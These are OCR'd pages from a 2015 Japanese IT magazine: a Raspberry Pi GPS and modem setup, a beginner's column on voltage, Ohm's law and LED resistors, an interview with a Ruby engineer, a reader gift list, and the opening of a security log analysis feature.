
冬の会場は寒いため、低い外気温でも安定して動作し、電力容量も大きいEnergizerリチウム乾電池(単三)を採用しました。この乾電池が1.5V-3,000mAh(4.5Wh)なので、電圧変換のロスがないと仮定すると8本必要な計算です。

最近では80Whを超える、ノートパソコンでも使えるモバイルバッテリーが市販されているので、それでも良いかもしれません。とはいえリチウム乾電池の方がかなり軽いので、一度しか使わないのであれば乾電池の方がよさそうですね。

回路

パーツを用意したので、さっそく組み上げてみましょう(**写真5**)。今回採用したGPSモジュールは5Vで動作し、信号レベルは3.3Vなので、Raspberry Piに直結できます。もしも3.3Vでない信号レベルのモジュールを使う場合には、そのまま接続すると壊れる恐れがあるので気をつけてください。また、Raspberry Piのピンヘッダからは、5Vと3.3Vの電源が取れますが、5VはUSBと合わせて300mA、3.3Vは50mAまでしか供給できません。利用する際は注意しましょう。

▼**写真5**　GPSとモデムを接続した状態



回路といっても複雑なことはなく、GPSモジュールに電源を供給し、シリアルの出力(TX)をRaspberry PiのUART0_RXDにつなぐだけです。ただし、そのままでは(ノイズが多いからか)測位ができなかったので、5V-GND間に0.1μFのパスコンと、電解コンデンサを接続して対策しました。

動作確認

それでは実際に電源を入れて、GPSとモデムが利用できるか確認します。デファクトスタンダードになっているRaspbianが動作する状態になっているところから始めます。

GPSの動作確認

デフォルトではシリアルポートがログインコンソールに割り当てられており、自由に使えません。

```
sudo raspi-config
```

で設定ツールを開き、メニューから「8 Advanced Option」「A8 Serial」「いいえ」と選択し、シリアルポートのコンソールを無効にします。この設定はあくまでもログインコンソールとして利用できなくなるだけで、シリアルポートを無効にするわけではありません。

この設定を適用するために、再起動します。

簡単にシリアルポートからやってくる文字列を見るにはscreenコマンドが便利です。標準では入っていないのでapt-getでインストールしましょう。

```
sudo apt-get -y install screen
```

第1引数にシリアルポートのデバイス(/dev/ttyAMA0)、第2引数にはボーレートを指定します。このGPSモジュールはデフォルトで9,600bpsなので、次のコマンドを実行するとNMEAフォーマットの文字列がどんどん表示されるはずです。

```
sudo screen /dev/ttyAMA0 9600
```

モデムの動作確認

今回利用したモデムL-02Cは最初CDドライブとして認識し、ejectされるとシリアルポートとして認識されるようです。この動作は設定で変更できるようなので変更し、同時にAPNの設定も行います。今回はIIJmioのSIMカードを利用しましたが、docomoを利用したMVNOであれば利用可能と思われます。

```
sudo apt-get -y install eject
eject
```

でejectすると、/dev/ttyUSB[0-3]が認識されます。このうちttyUSB2がATコマンドを受け付けたので、screenで接続します。

```
screen /dev/ttyUSB2
```

接続できたら次のATコマンドを入力します。

```
ATZ
AT%USBMODEM=0
AT+CGDCONT=1,"IP","iijmio.jp"
ATZ0
```

1行実行するたびにOKなどの文字が出力されていれば成功です。これで、起動時からモデムとして認識されます。設定の詳細については取扱説明書を参照してください。

Ctrl + a、k でscreenを終了しましょう。

次にダイアルアップの設定をします。今回はwvdialを利用します。そのほかにもpppconfigを利用する方法もあります。

```
sudo apt-get -y install wvdial
```

でインストールし、/etc/wvdial.confを**リスト1**のように設定します。

その後に次のコマンドで接続ができればOKです。

▼リスト1 /etc/wvdial.confの設定例

```
[Dialer Defaults]
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
Dial Command = ATD
Dial Attempts = 3
Stupid Mode = 1
Modem Type = Analog Modem
Phone = *99***1#
ISDN = 0
Password = iij
New PPPD = yes
Username = mio@iij
Modem = /dev/ttyUSB2
Baud = 460800
```

```
sudo wvdial
```

自動で接続されるようにするには、/etc/network/interfacesに次の行を追記します。

```
auto ppp0
iface ppp0 inet wvdial
```

次回は外に出ます

以上で、必要な機能の設定と動作確認ができました。次回はさくらのクラウド側を含めてのアプリケーションを開発し、実際に外に出て動作確認をします。SD

田中 邦裕 社長からのひとこと

ママチャリGPには、ママチャリが帰って来るのをピットで待つ走者に、温かい食べ物を届ける支援班として参加しています。このシステムがあれば、いつ来るかわからない走者をピットで凍えながら待つ必要がないので嬉しいですね！　これなら私も走りたいなと思いましたが、「怪我されたら困ります！」と人事に全力で止められてしまいました……。

● 執筆協力

RSコンポーネンツ㈱ Raspberry Piに興味のある方は次のサイトをチェック!
http://jp.rs-online.com/web/generalDisplay.html?id=raspberrypi

新連載

ツボイのなんでもネットにつなげちまえ道場

第一回 電子回路の基礎とLチカの極意

Author 坪井 義浩（つぼい よしひろ） Mail ytsuboi@gmail.com @ytsuboi
協力：スイッチサイエンス

あらためて、こんにちは

こんにちは、ツボイと申します。先月まで本誌で、「はんだづけカフェなう」という連載をしていました。これまで「ものづくり」に関する情報をお伝えしておりましたが、時代も変化してきたため、心機一転、「IoT機器を作って楽しむための情報を伝える」ということを軸に据えて解説していこうと思います。

つなげる＝IoT？

本連載ではIoTについて解説していきますが、IoTってなんだかよくわかりませんよね。IoT（Internet of Things）ということで、「モノのインターネット」と訳されています。今まではコンピュータやスマートホンといった人間が直接操作するデバイス上でインターネットを利用していましたが、IoTは「モノをなんでもネットにつなげちゃおう」ということだと筆者は理解しています。

「なんでもつなげちゃう」ことで実現されることの例を挙げると、「あちこちにある大量のセンサがインターネットを通じ、クラウドにデータをアップロードして集積する」ということでしょう。たとえば、人々の日々の健康情報を集めて大規模な統計を行うとか、渋滞情報を集めてよりよい交通管制を行うといった、データがたくさんあれば実現できそうな、より便利な社会作りはいろいろ思いつきます。少し前に流行ったビッグデータの、データ収集手段としてのIoTです。

身近になってきたIoT

そんな社会全体のような大きな規模でなくても、自宅の状況や、自分自身の健康といったデータを集めていくだけでも、生活をより便利にしていくことができそうです。また、家の中のデバイスに外からインターネットでアクセスできるようにすることで、帰宅する前にお風呂を入れておくとか、エアコンを入れておくとか、そういった日常生活の手間を少しずつ減らしていけるかもしれません。

このIoTという言葉が最近騒がれているのは、半導体技術の向上で、安価な、小さく低消費電力なチップでInternet Protocolを扱える時代が来たというのが理由の1つでしょう。ほかにも、インターネットにどこでも気軽に接続できる通信インフラがそろってきたことも理由の1つと言えそうです。またまた、テクノロジの進歩とコモディティ化によって、メーカーではない普通の人がちょっとしたデバイスを自作できるようになったことも理由と言えるでしょう。

モノ作りの楽しみ

本誌の読者であれば容易に理解していただけると思いますが、プログラムを書いて動いたとき、あるいは新しい知識を得たときの喜びというのは何物にも代えがたいものです。筆者は工学分野の専門教育を受けたことがなく、大学ではおもに有機化学をやっていました。そんな筆者も、これまでIPネットワークに夢中になったり、ソフトウェアを書いたり、最近では電子回路を作って楽しんだりする中でいろいろなことを学んできました。

この連載では、ネットにつなげるモノを作れ

るようになることを目標に、モノを作るのに必要となりそうな知識を順に説明していきたいと思います。何ぶん月刊誌での連載ですので遅いペースだとは思いますが、この記事を読んで興味を持って学習を始めてくれる人が増えることを願ってやみません。

電圧と電流と抵抗の基本


いきなり教科書っぽく、説明することが難しいお題を選んでしまいました。ですが、電圧と電流はすべての基本ですから避けて通ることができませんのでおつき合いください。

電圧は一言で説明すると「電気を流そうとする圧力」、電流は「電気の流れ」あるいは「電気が流れている量」のことです。すべてを正確に説明できるわけではないのですが、電圧と電流は、よく水の流れに例えて説明されます。ここでは先例にならい、電流を水流に例えて説明をしたいと思います。

電圧

高い位置に置いたタライにパイプを取り付けると、水は下のタライへと流れます(**図1**)。高いところにある水(水位の高い水)は位置エネルギーを持っているため、低いところに流れます。

▼図1　電圧のイメージ



▼図2　水位差がない場合水は流れない




図2のように、水位に差がなければ水は流れません。

この例では、電位を水位に例えています。つまり、電位が高いところから低いところに電気は流れ、高さに差があるほど電気が流れようとする力は大きくなります。水位差と同じように、電位差がなければ、電気は流れません。水の場合は水位の差が位置エネルギーですが、電気の場合、電位の差はポテンシャルエネルギーと表現されます。電気のポテンシャルエネルギーを「電圧」と呼び、「V(ボルト)」という単位で表されます。

タライの例では、上のタライの水位と下のタライの水位の差が明確です。たとえば、乾電池の1.5Vの場合、プラス極が上のタライに、マイナス極が下のタライの水位に相当します。水位差と同じように、電位差も基準がなければ表すことができません。このため、回路の中では基準となる電位を、「0V」とか「GND(グランド)」と表現します。GNDは、電子回路の中での基準を表していて、異なる回路のGNDは、異なる電位を持っています。**図3**の簡単なLEDを光らせる(Lチカ)回路の場合、太線の部分がGNDです(**コラム参照**)。


電流

この上のタライから下のタライに流れる水のことを水流と言いますが、電気の場合は同様に「電流」と言います。電流を表す単位は「A(アンペア)」です。

抵抗

この例での抵抗は、タライとタライの間をつ

▼図3　一番簡単なLEDを光らせる回路



なぐ管の太さです。直感的に、タライとタライの間をつなぐ管が太い方が、水流量が大きくなることは理解してもらえると思います。逆に管が細いほうが、水流量が小さくなります。電気の抵抗が小さい(管が太い)と電気は流れやすく、抵抗が大きい(管が細い)と電気は流れにくくなります。電気の抵抗は「Ω(オーム)」という単位で表現されます。

オームの法則

電圧と電流量、抵抗の間には一定の関係があります。抵抗のところで例に出したように、水圧が同じならば、管が細いほうが水流量は小さくなり、管が太い方が水流量が大きくなります。電気で言うと、電圧が同じならば、抵抗が大きい方が電流量は小さくなり、抵抗が小さいほうが電流量が大きくなります。

管の太さが同じなら、水を流そうとする力が強いほど(水圧が高いほど)、管を流れる水の量は大きくなります。同様に、抵抗が同じならば、電圧が高いほど電流量も大きくなります。

これらの関係を表す式が、オームの法則です。オームの法則は次の式によって表されます。

電圧(V)＝電流(I)×抵抗(R)

つまり、電圧1.5Vの電気は、1Ωの抵抗に1.5A流れる、ということがわかります。電子回路に使う抵抗の大きさは、オームの法則を使って求めます。

LED

電子工作で何かを光らせるときには、たいていLED(発光ダイオード)を使います。このLEDというのは、半導体でできたダイオード(後述)の一種で、一方向にのみ電気を通すという特性があります。

半導体

「半導体」というのは、その名のとおり、電気をよく通す「導体」と、電気を通さない「絶縁体」の中間の性質を示す物質のことを指します。半導体を英語でSemiconductorと言いますが、これは「半」を意味する「Semi」と、「導体」を意味する「Conductor」をつなげてできた単語です。高校のとき「電流は、電子が移動することによって起きる」、「電子は負(マイナス)の電荷を持っている」ということを習ったのではないでしょうか。半導体のしくみを理解するには、これらが基礎になります。

半導体と言えばシリコンがすぐに思い浮かぶと思います。しかし純粋なケイ素は、ほとんど電気を通しません。シリコンに不純物を加えることで、私たちが使う半導体は作られています。シリコンに、微量のリンやヒ素を加えると、リンやヒ素が持っている電子が放出され、電気が流れやすくなります。このような半導体は、マイナスの電子を多く含みますので、NegativeのNをつけた「n型半導体」と呼ばれます。

また、シリコンに微量のホウ素などを加えると、電子が不足した状態になり、電子の不足によって「正孔(せいこう)」ができます。正孔というのは、電子が不足した状態を指す抽象概念です。実際には正孔という物質が存在するわけではありません。しかし、正孔という、電子が抜けて正の電荷を持ったもの、が移動すると考えたほうが便利ですので、半導体の説明に用いられています。マイナスの電子が足りなく正孔ができた半導体

コラム 誤解されやすいGND

実は、同じ回路のGNDの中でも電位差が存在します。GNDは回路にとって水が流れていく下水のようなものです。同じところにつながっている下水でも、下水管の太さや詰まりなどの都合で、すべての下水の水位が同じとは限りません。同様に、同じ回路のGNDだからといっても、GNDとGNDの間の抵抗(管の太さ)によって、電位(水位)が異なったりします。

は、Positiveの P をつけた「p型半導体」と呼ばれます。

ダイオード

このp型半導体とn型半導体をつなぎ合わせると、ダイオードという半導体ができあがります。ダイオードは電流を一定方向にしか流さないための部品です。ダイオードのp型半導体側(アノードと呼びます)にプラスを、n型半導体側(カソードと呼びます)にマイナスを接続すると、n型半導体の電子はp型半導体のほうに移動し、逆にp型半導体の正孔はn型半導体のほうに移動します(**コラム参照**)。

正孔と電子がぶつかると結合するのですが、このときにエネルギーが発生して光を放つのを利用したのがLEDです(**図4**)。

LEDを光らせるための回路

LEDには、一定以上の電圧をかけると電流が流れるという特性があります。半導体の中で正孔や電子が移動して結合するために必要な電圧で、これは「順方向電圧」と呼ばれています。順方向電圧はVfと書かれることが一般的です。順方向電圧は、LEDの発光色によって異なり、赤で2V弱、青で3V以上などと異なります。LEDにかける電圧は、順方向電圧より低いと電気が流れず点灯しませんし、高過ぎると焼けて(壊れて)しまいます。同様に、電流も少ないと点灯をしませんし、多過ぎると焼けてしまいます。そこで、LEDを点灯させるには、**図3**にある抵抗のように「電流制限抵抗」というものを取り付けて、LEDに流れる電流を調整しなければなりません。

この電流制限抵抗(R)の値を求めるには、電源電圧(V)に加え、順方向電圧(Vf)と、順電流(If)を使います。VfとIfは、使うLEDのデータシートという仕様書に記されていますので、それを参照します。電流制限抵抗の値を求める式は、

$$R=(V-Vf)/If$$

です。たとえば、電源電圧が5V、LEDの順方向電圧が2V、順電流が10mAだとすると、10mAは0.01Aですので、


$$R=(5-2)/0.01=300\,\Omega$$

と求めることができます。実際にLEDに10mAもの電流を加えると、LEDはかなり明るく光ります。このためLEDを光らせるときには、330Ωや470Ωといったより大きな値の抵抗を使います。

おわりに

今回はIoTでものづくりをするために必要な知識である、電気の基本的なことと、LEDをつなげるときに必要な電流制限抵抗について解説しました。乾電池と豆電球のように、ただ光らせるためだけなら接続するだけで良いのですが、LEDとなるとちょっとした工夫が必要だということを理解していただけたらと思います。SD

▼図4　LEDが光るしくみ



コラム　アノードとカソード

LEDのアノードとカソードって覚えづらいですよね。**図3**にあるように、LEDの回路記号はプラスからマイナスに電流の方向を向いた矢印のようになっています。この矢印の先端に棒がついていて、Kのようになっています。このK側がKathode(カソード)、矢印後半のA側がAnode(アノード)、と覚えると楽です。ちなみに、Kathodeはドイツ語表記で、英語ではCathodeと書きます。このため、カソードはKではなくCと略される場合もあります。

軽酔対談

かまぷの部屋

第12献 ゲスト：Paul McMahonさん

㈲ユニバーサル・シェル・プログラミング研究所
鎌田 広子（かまた ひろこ）
Twitter：@kamapu

Paul McMahon（ポール・マクマホン）さん

バンクーバー出身のRubyエンジニア。2006年に来日し、ベンチャー企業を経て外国人エンジニア3人と合同会社モバリーンを起業する。その後、Doorkeeper㈱も設立し、代表取締役社長となる。多国籍のRubyエンジニアが集うTokyo Rubyist Meetupを主催するほか、イベント主催者のためのサービス拡充に尽力する。週に2回、さまざまなイベントに参加。
Twitter ID：@pwim

来日したご両親と長崎での一枚

（鎌田）ポールさんはカナダご出身とのことですが、簡単な自己紹介と、大学で学ばれたことを教えてください。

（ポール）出身はバンクーバーです。高校まではとくに決めた道はなく、当時はプログラミングはまだ経験していませんでした。高校卒業後、コミュニティカレッジへ進学しました。そこで学んだ科目の1つに、プログラミングがあったのです。授業ではプログラミングの宿題がありましたが、自分にとってはゲームと同じような感覚で、おもしろくて夢中になってやっていました。そして、本格的にプログラミングを勉強したいと思い、ビクトリア大学に転入（Transfer）し、コンピュータ科学を専攻したのです。

大学では、どんなプログラミング言語を学んだのですか？

学んだ言語は、C++、C、アセンブラ、Java、Perlなどです。今でもC言語は好きです。そのころは、まだRubyには注目していませんでした。その後、日本に移り、初めに就職したベンチャー会社でRubyを使ってガラケーサイト作成ツール（CMS）を開発することになったのです。入社前にRubyの本を読んで勉強しました。

そもそも、どうして日本に興味を持ったのですか？


カナダは移民の国で、バンクーバには50%ぐらいのアジア系の方が居ます。コミュニティカレッジで30歳ぐらいの日本人女性の隣の席になったのですが、彼女は20代は日本で働き、留学でカナダに来てコンピュータなどを勉強していたのです。そこで日本のことなどをおもしろおかしく教えてくれました。両親と暮らしている僕らと違って、彼女が単身で異国で暮らしていることが驚きだったんです。それで僕も1人で日本に行こうと思いました。大学では日本語は2ヵ月ぐらいしか学んでないんですよ。大学4年のときにはワーキングホリデーで移住しようと決めていました。カナダは新卒採用というしくみがないので、戻ってきてもたくさん就職口があると安心はしていましたが。

日本が気に入って、まだ日本にいらっしゃるのですね（笑）。Doorkeeperの前にモバリーンという会社も作られていますよね？　会社を作ろうと思ったのはなぜですか？

ベンチャー企業での仕事が徐々に難しくなった際に、エンジニア3人で海外企業向けに特化したモバイル関連の会社を作ろうということになったのです。海外大手のブランド製品などの企業は日本でガラケーサイトを作りたかったので、僕らが助けになったのです。コンサルタント業も含んだサービスや、情報発信、SEO、コンテンツマーケティングなどをしています。

Doorkeeperのサービスはどうやって生まれたのでしょうか？　また、サーバは日本にあるのですか？

2004年9月に東京で設立された『Mobile Monday』という、モバイル産業に特化したセミナー・イベントを開催するための世界的なコミュニティがあるのですが、私はそのイベントに関わっています。人数が増え






ると受付が大変になりました。『バーコードで簡単にチケットを処理できれば速く受付できる』のではないかと思い、イベント受付アプリを開発しました。それがDoorkeeperのきっかけです。そこからほかのイベントでも使ってもらえるように、徐々にサービスを広げていきました。『コミュニティ主催者を応援する』というスタンスでさらにサービスを拡張しています。サーバはAWSを利用しています。現状の決済システムは『PayPal』を利用しているのですが、これに替わる決済サービスとなる『Stripe』の導入を検討しています。

DoorkeeperのサービスはRubyで書かれていると聞きましたが、Rubyエンジニアとして、Rubyのよさは何だと思いますか？

DoorkeeperはほとんどRubyで記述されていて、部分的にJavaScriptも使っています。Rubyのよいところは、開発者が使いやすいことを目標として作られているところです。言い換えると、Emotional(感情豊か)な言語で、『愛』や『人間』を大切にしています。開発者のために作られているから、プログラミングがとても楽しいんです。Rubyカンファレンスでは、よく『エンジニアの幸せ』などの話が出てきます。「コンピュータよりも人間を大切にする」という文化が根付いていると思います。それと、日本発のプログラミング言語ですので、日本のコミュニティが賑やかだと思います。Rubyの国際カンファレンスを日本で行うと、多くの外国人エンジニアが訪れます。そういうところで情報交換できるのも、日本発の言語を使うメリットの1つだと思います。

日本の勉強会と他国で開催されるイベントとの違いって何でしょうか？日本人エンジニアにアドバイスお願いします。

日本のエンジニアはおとなし過ぎると思います。他国で行われるイベントでは『勉強会』という言葉は使われていません。最初からビールを飲めるイベントばかりです。イベントは『Study』ではなくて『Meetup』を目的にしているものが多いのです。または『User Group』と呼びますね。また、ドイツベルリンで行われたRubyイベントでは、150人中約20%が女性でした。日本では男性がほとんどで女性は1%ぐらいですよね。女性でも参加しやすい雰囲気づくりは大切だと思います。

日本独特の文化がありますよね。イベント後は懇親会などもありますが、もっとリラックスしたイベント企画が増えると良いですね。ところでポールさんはお料理されると聞きましたが……。

はい。料理するのは好きです。バンクーバーにいたときに、本格的なアジア料理を食べていました。日本で食べるアジア料理は日本人向けの味になっていると思います。小さなころから母が料理してくれたのも多国籍料理です。カナダで多いのはタイ料理でしょうか。日本食は彼女が作ってくれるので、僕は日本食以外の料理をすることが多いです。最近引っ越しをしたのですが、偶然にもキッチンにオーブンが付いていてうれしかったです。

彼女は日本人なのですね。普段の会話は日本語なんですか？

僕が英語、彼女は日本語をしゃべるという形です。彼女は機械系のエンジニアなのですが、Rubyなどのプログラミングのことは判りません。楽しいから勧めたいのですが……。そうそう去年、カナダから両親を呼んで一緒に日本を旅行したんですよ。

ご両親公認の仲なのですね。今回は楽しい話とためになる話、どうもありがとうございました。SD





PRESENT 読者プレゼントのお知らせ

『Software Design』をご愛読いただきありがとうございます。本誌サイト http://sd.gihyo.jp/ の「読者アンケートと資料請求」からアクセスし、アンケートにご協力ください。ご希望のプレゼント番号をご入力いただいた方には抽選でプレゼントを差し上げます。締め切りは2015年7月17日です。プレゼントの発送まで日数がかかる場合がありますが、ご了承ください。

ご記入いただいた個人情報は、プレゼントの抽選および発送以外の目的で使用することはありません。アンケートのご回答については誌面作りのために集計いたしますが、それ以外の目的ではいっさい使用いたしません。ご入力いただいた個人情報は、作業終了後に当社が責任を持って破棄いたします。なお掲載したプレゼントはモニター製品として提供になる場合があり、当選者には簡単なレポートをお願いしております（詳細は当選者に直接ご連絡いたします）。

01 1名



「Raspberry Pi B+」&「IR Camera module」セット

ARM搭載、名刺サイズのコンピュータボードです。4基のUSBポート、40ピンGPIOコネクタ、micro SDソケットを持ち、さまざまなデバイスと接続して自分だけのガジェットを作れます。今回は、Raspberry Piと接続できる、5Mピクセルセンサー搭載の「赤外線感応カメラモジュール」とセットでのご提供です（ロゴ入りのオリジナルバッグもお付けします）。

提供元 アールエスコンポーネンツ **URL** http://jp.rs-online.com

02 3名

エアーサクセスミニ

ウィルスやカビ、菌、ニオイを除去するUSB駆動のポータブル除菌消臭機です。イオンと低濃度オゾンによって除菌・消臭を行います。ファンを使わない静音設計ですので、オフィスでも気軽に使えます。フィルタ交換は不要で、お手入れも簡単です。

提供元 センチュリー **URL** http://www.century.co.jp


03 1名

HDD/SSDの抹消ツール Paragon Disk Wiper 14

11種類の抹消方式に対応し、フォーマットでは削除されないHDD/SSDのデータを、復元不可能な状態にまで完全抹消できます。インストールする場合はWindows XP/Server 2000以降。作成したメディアから起動することで、OSに依存せず抹消することもできます。

提供元 パラゴンソフトウェア **URL** http://www.paragon-software.com/jp/

04 1名




Amazon Web Services パターン別構築・運用ガイド

NRIネットコム株式会社　佐々木 拓郎、林 晋一郎、小西 秀和、佐藤 瞬 著／
B5変形判、480ページ／
ISBN = 978-4-7973-8257-0

動的・静的サイト、バッチサーバなどの具体的なインフラのパターンを示し、その構築にはAWSのどのサービス・機能を選べば良いかを解説しています。実践的な内容に加え、基本も充実。

提供元 SBクリエイティブ **URL** http://www.softbankcr.co.jp

05 2名




「仮想化」実装の基礎知識

法橋 和昌、前島 鷹賢、中川 栄一郎、花崎 隆直、佐々木 敦守、西口 健太郎 著／
B5変形判、368ページ／
ISBN = 978-4-89797-987-8

「仮想化」初心者にお勧めの1冊。サーバ、デスクトップ、ストレージ、ネットワークの仮想化について、基本技術から解説しており、仮想化における基礎の理解と勘所の把握に役立つでしょう。

提供元 リックテレコム **URL** http://www.ric.co.jp/telecom/

06 2名



Java パフォーマンス

Scott Oaks 著、Acroquest Technology 株式会社、寺田 佳央 監訳　牧野 聡 訳／
B5変形判、448ページ／
ISBN = 978-4-87311-718-8

Java製システムの性能改善について解説する本。JVMのチューニングおよびJavaプラットフォームでのコーディング・APIの使い方についてのヒントを紹介しています。Java 8対応です。

提供元 オライリー・ジャパン **URL** http://www.oreilly.co.jp

07 2名

サーバ／インフラエンジニア養成読本　基礎スキル編

福田 和宏、中村 文則、竹本 浩、木本 裕紀 著／
B5判、128ページ／
ISBN = 978-4-7741-7345-0

サーバ／インフラエンジニアが習得すべき基礎スキルを解説。仮想環境でのサーバ構築、シェルスクリプト、viエディタ、Perlによるログのカスタマイズについて初歩から学べます。

提供元 技術評論社 **URL** http://gihyo.jp

第1特集

あなたにもできる！

ログを読む技術［セキュリティ編］

攻撃の足跡はこんなふうに残っている

サイバー攻撃は日々進化し、いまや「セキュリティ製品だけで防ぐことは難しい」とも言われています。そこで昨今、大手ベンダやセキュリティ企業では「Security Operation Center（SOC）」と呼ばれる専門組織が作られています。24時間365日、Webシステムのログなどを監視し、新たなサイバー攻撃をいち早く検知して対策を練るのがその役割です。

SOCが監視するのは比較的大きなシステムですが、インターネットに接続するシステムであればその規模にかかわらず、サイバー攻撃を受ける可能性を常にはらんでいます。そのため、一般企業のサーバ管理者もログを分析し、セキュリティ対策に活かせる基本的なスキルが求められています。

そこで本特集では、SOCのセキュリティログ分析技術の中から、みなさんにも実施できる――OS標準のコマンドやツールを使った――分析手法／ノウハウを紹介します。

※本特集では、サイバー攻撃の攻撃コードの例や攻撃手法を掲載していますが、これらはセキュリティレベル向上を目的とするものです。許可されていないサーバへの実行は絶対に行わないでください。

CONTENTS

第1章 セキュリティログ分析って何?

Author 朝倉 浩志（あさくら ひろし） NTTセキュアプラットフォーム研究所


従来のセキュリティ対策は既知の攻撃には有効ですが、未知の攻撃は苦手とします。そこで「セキュリティログ分析」が注目されています。大量のアクセスログなどから攻撃の形跡を見つけ出す手法で、過去ログから推測し未知の攻撃にも対処できることが期待されています。セキュリティログ分析を学ぶにあたり、まず本章でその概要を理解しましょう。

身近になったサイバー攻撃の脅威

コンピュータシステムがインターネットに常時接続されるのが当たり前となり、標的のコンピュータやネットワークに不正に侵入してデータの詐取・破壊・改竄を行ったり、標的を機能不全に陥らせたりするような「サイバー攻撃」が身近なものになってきました。

サイバー攻撃は、サイバー戦争（Cyber warfare）・サイバーテロ（Cyber terrorism）といった言葉があるように国や組織の緊張関係、一部の突出した国民感情を背景として行われる側面があります。最近ではロシアとウクライナでサイバー攻撃が頻発しており、互いの立場から攻撃被害を報告するような情報がFacebookやネット掲示板、メーリングリストで流されているのを目にすることができます。

▼図1 「脅威にさらされている公開Webサーバ」を家にたとえると



従来はこうした政治的な背景や国民感情によるもの、愉快犯的なものや自分の技量を誇示するために行われるものが多かった印象ですが、現在では利益を求めるための攻撃が一般化しており、ニュースで取り上げられることも多くなりました。このため、サイバー攻撃をより身近に感じている方も多いのではないかと思います。

警察庁などでもサイバー攻撃対策を特別に捜査するような組織が整備されました。また、民間企業・法執行機関・学術界もサイバー犯罪に関する情報共有を行う組織を立ち上げ、攻撃の無力化に向けて活動を開始しています。これらの動きから、最近のサイバー攻撃は一般の市民も標的となる可能性が高いものであると読み取ることもできます。

今回はログ分析という観点で、とりわけ公開Webサーバにフォーカスし、サイバー攻撃をいかに見つけ、未然に防ぐかといったことを解説します。

どのような攻撃にさらされているのか

セキュリティについては、比喩として家を

用いるとわかりやすいと思います(**図1**)。

公開Webサーバは、いわば公道に面した家であり、昼夜を問わずさまざまな人が訪問できるような位置にあります。場合によっては個人情報を書き込んだ書類が保管されていたり、金銭に該当するポイントや決済情報が保管されていたりします。ウィルスやバックドアツールなどは家の中に入り込み、情報を盗み出したり家を破壊したりする泥棒にたとえることができます。また、ソフトウェアの脆弱性は入口の鍵が壊れていたり、窓ガラスが開いていたりするような状態と言えます。普段は通常の訪問者が訪れますが、時には詐欺を企む悪質訪問販売員などが訪れる可能性もあります。

ソフトウェアの脆弱性を突く攻撃

ソフトウェアの脆弱性(Vulnerability)を突く攻撃はおもにAttack for Flawsと呼ばれています。Flawsにはひび割れといった意味があり、ソフトウェアのバグを指しています。

家のたとえで言えば、入口の鍵が壊れていたり、窓ガラスが開いていたりするような状況を把握したうえで、泥棒が侵入してくることに対応します。ウィルスなどの主たる感染経路の1つがこれにあたります。

バグがないようにすることが理想ではありますが、残念ながら現実はそうはいかないようです。もし自分や自社が作るソフトウェアをバグがないよう完璧に仕上げたとしても、昨今のソフトウェア開発では再利用化が進んでおり、他人の作ったソフトウェアを内包せざるを得ません。このため、バグが出る可能性を自分自身でゼロにはできないというジレンマがあります。

このため、現実解としてはソフトウェアの脆弱性を突く攻撃が発生していないかどうかを常に監視しておく必要があります。

